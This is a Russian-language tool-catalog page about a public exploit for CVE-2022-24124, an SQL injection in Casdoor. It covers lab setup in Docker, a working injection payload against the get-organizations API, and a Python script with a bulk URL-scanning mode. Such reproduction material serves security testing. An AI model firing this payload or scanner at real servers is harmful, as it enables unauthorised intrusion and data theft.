
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/b1gdog/cve-2022-24124
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubb1gdog/cve-2022-24124

CVE-2022-24124

Эксплойт CVE-2022-24124

Репозиторий
22123 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    379
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Введение

Casdoor — это централизованная платформа аутентификации единого входа (SSO) на основе OAuth 2.0/OIDC.


Идентификатор

CVE-идентификатор: CVE-2022-24124

CNPD-идентификатор: CNPD-202201-7304


Затронутые версии

Уровень опасности: Высокий (7.5 HIGH)

POC/EXP: Опубликован

Casdoor < Casdoor 1.13.1 // Все версии до 1.13.1 затронуты


Описание уязвимости

Эта уязвимость относится к категории SQL-инъекций. В API запросов существует SQL-инъекция, связанная с параметрами field и value, как показано в api/get-organizations.


Воспроизведение

Загрузка уязвимого образа

docker pull vulfocus/casdoor:1.13.0

Загрузка Docker образа

Запуск уязвимой среды

docker run -itd -p 8000:8000 -it -d vulfocus/casdoor:1.13.0

dockerRun

Открытие страницы уязвимой среды

http

Использование POC для создания payload

POC: /api/get-organizations?p=123&pageSize=123&value=cfx&sortField=&sortOrder=&field=updatexml(1,version(),3)

1661963474975



Скрипт для быстрой проверки

Заявление: Инструмент предназначен только для исследований в области безопасности или авторизованного тестирования на проникновение. За незаконное использование ответственность несет пользователь. Автор не несет никакой ответственности, включая сопутствующую.

python3 CVE-2022-24124.py -h

image

python3 CVE-2022-24124.py -u http://127.0.0.1

image

python3 CVE-2022-24124.py -f urls.txt

image


Связанная информация

https://nvd.nist.gov/vuln/detail/CVE-2022-24124

https://github.com/ColdFusionX/CVE-2022-24124

https://github.com/0xAbbarhSF/CVE-2022-24124

По материалам https://www.t00ls.com/thread-66989-1-1.html

В качестве тренировки написал Python-версию и добавил функцию массового обнаружения.

Скачать инструмент